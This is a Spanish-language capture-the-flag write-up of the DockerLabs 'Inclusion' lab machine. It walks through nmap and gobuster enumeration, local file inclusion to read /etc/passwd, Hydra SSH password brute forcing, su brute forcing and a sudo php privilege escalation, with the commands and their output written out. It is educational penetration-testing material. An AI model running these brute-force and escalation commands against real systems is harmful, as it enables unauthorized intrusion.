DockerLabs - Inclusion	
Sistema Operativo:	**Linux**
Dificultad:	**Medium**
Release:	**14/04/2024**

Técnicas utilizadas

- Local File Inclusion
- SSH brute force
- PHP binary abuse

En este write-up, se detalla el proceso de resolución de la máquina "Inclusion" de DockerLabs, destacando las técnicas y herramientas utilizadas para identificar y explotar vulnerabilidades. El análisis inicial con **nmap** reveló un puerto 80 abierto, lo que llevó a una exploración más profunda utilizando **gobuster** para enumerar directorios y archivos ocultos. La identificación de una posible vulnerabilidad de **Local File Inclusion (LFI)** permitió la lectura del archivo **/etc/passwd**, proporcionando información sobre los usuarios del sistema. Posteriormente, usé **Hydra** para obtener la contraseña del usuario **'manchi'** y accedí a la máquina mediante **SSH**. La escalada de privilegios se logró utilizando **Linux-Su-Force** y el diccionario **rockyou**, descubriendo la contraseña del usuario **'seller'**. Finalmente, inicié sesión en la máquina como usuario **root** utilizando el binario de **php** y la información proporcionada por **GTFobins**.

Enumeración

La dirección IP de la máquina víctima es 172.17.0.2. Por tanto, envié 5 trazas ICMP para verificar que existe conectividad entre las dos máquinas.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ ping -c 5 172.17.0.2 -R
PING 172.17.0.2 (172.17.0.2) 56(124) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.136 ms
RR:     172.17.0.1
        172.17.0.2
        172.17.0.2
        172.17.0.1

64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.082 ms       (same route)
64 bytes from 172.17.0.2: icmp_seq=3 ttl=64 time=0.080 ms       (same route)
64 bytes from 172.17.0.2: icmp_seq=4 ttl=64 time=0.083 ms       (same route)
64 bytes from 172.17.0.2: icmp_seq=5 ttl=64 time=0.090 ms       (same route)

--- 172.17.0.2 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4061ms
rtt min/avg/max/mdev = 0.080/0.094/0.136/0.021 ms
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 172.17.0.2 -oN scanner_inclusion** para descubrir los puertos abiertos y sus versiones:

- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los scripts por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a --script=default. Es necesario tener en cuenta que algunos de estos scripts se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.


- (**-Pn**): asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ cat nmap/scanner_inclusion
# Nmap 7.94SVN scan initiated Thu Jan  9 11:11:01 2025 as: /usr/lib/nmap/nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn -oN nmap/scanner_inclusion 172.17.0.2
Warning: Hit PCRE_ERROR_MATCHLIMIT when probing for service http with the regex '^HTTP/1\.1 \d\d\d (?:[^\r\n]*\r\n(?!\r\n))*?.*\r\nServer: Virata-EmWeb/R([\d_]+)\r\nC
LaserJet ([\w._ -]+)   '
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000050s latency).
Scanned at 2025-01-09 11:11:14 CET for 7s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 03:cf:72:54:de:54:ae:cd:2a:16:58:6b:8a:f5:52:dc (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFBns4ZccIGmiw02cgCwENA1Lqhf7o9eDomefNVF1iF0Yxx+9JEB6f1kEHCjHqd7fBtn6mnlgPdE+VfqBGVhc2U=
|   256 13:bb:c2:12:f5:97:30:a1:49:c7:f9:d0:ba:d0:5e:f7 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIr1k5/j/3yvWf8rLays4s/EPgkqySLYjRHL6QAq2yN8
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.57 ((Debian))
|_http-server-header: Apache/2.4.57 (Debian)
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-title: Apache2 Debian Default Page: It works
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Jan  9 11:11:21 2025 -- 1 IP address (1 host up) scanned in 20.51 seconds
```

Análisis del puerto 80 (HTTP)


El análisis de puertos abiertos de nmap muestra que el puerto 80 está abierto, sin embargo, al acceder a la página web sólo se observaba la página web por defecto de Apache2.




Con el fin de obtener más información utilicé gobuster, una herramienta de fuerza bruta para la enumeración de directorios y archivos en sitios web, para listar los posibles directorios ocultos disponibles en este servidor, además de filtrar por archivos con extensiones txt, html y php.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ gobuster dir -u http://172.17.0.2/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -b 403,404 -x php,html,txt --random-agent -t 200
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2/
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   403,404
[+] User Agent:              Mozilla/5.0 (X11; Linux x86_64; rv:2.2a1pre) Gecko/20110324 Firefox/4.2a1pre
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/shop                (Status: 301) [Size: 307] [--> http://172.17.0.2/shop/]
/index.html          (Status: 200) [Size: 10701]
Progress: 882236 / 882240 (100.00%)
===============================================================
Finished
===============================================================
```

Al acceder al directorio /shop, sólo se veía una imagen de un teclado, pero con una información bastante interesante: $_GET[‘archivo’]. Esto me llevó a sospechar que esta página podría ser vulnerable a ataques de Local File Inclusion (LFI).



Utilizando como parámetro el mensaje obtenido anteriormente, intenté leer el archivo /etc/passwd de la máquina objetivo con el fin de obtener los usuarios del sistema. En este caso, encontré dos usuarios que podrían ser útiles:




Teniendo en cuenta la información proporcionada por el archivo /etc/passwd, utilicé Hydra, una herramienta de fuerza bruta, para obtener la contraseña del usuario ‘manchi’.

```
┌──(administrador㉿kali)-[~/Descargas/content]
└─$ hydra -L user.txt -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2 -t 64 -F
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-09 11:19:36
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 64 tasks per 1 server, overall 64 tasks, 28688798 login tries (l:2/p:14344399), ~448263 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: manchi   password: lovely
[STATUS] attack finished for 172.17.0.2 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-09 11:19:38
```


Finalmente, inicié sesión en la máquina objetivo utilizando el protocolo ssh:




Escalada de privilegios

Al no encontrar una forma válida de escalar privilegios inicialmente, opté por descargar en la máquina víctima la herramienta Linux-Su-Force, disponible en github, así como el diccionario rockyou con el fin de encontrar la contraseña del usuario '**seller**'.

Una vez finalizado el proceso de fuerza bruta, descubrí que la contraseña del usuario seller es qwerty:



El usuario seller puede escalar privilegios utilizando el binario de php sin proporcionar contraseñas, así que, busqué información en GTFobins, una valiosa fuente de información para este tipo de tareas, para conocer cómo escalar privilegios:



Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
CMD="/bin/sh"
sudo php -r "system('$CMD');"
```

Finalmente, accedí a la máquina objetivo como usuario root: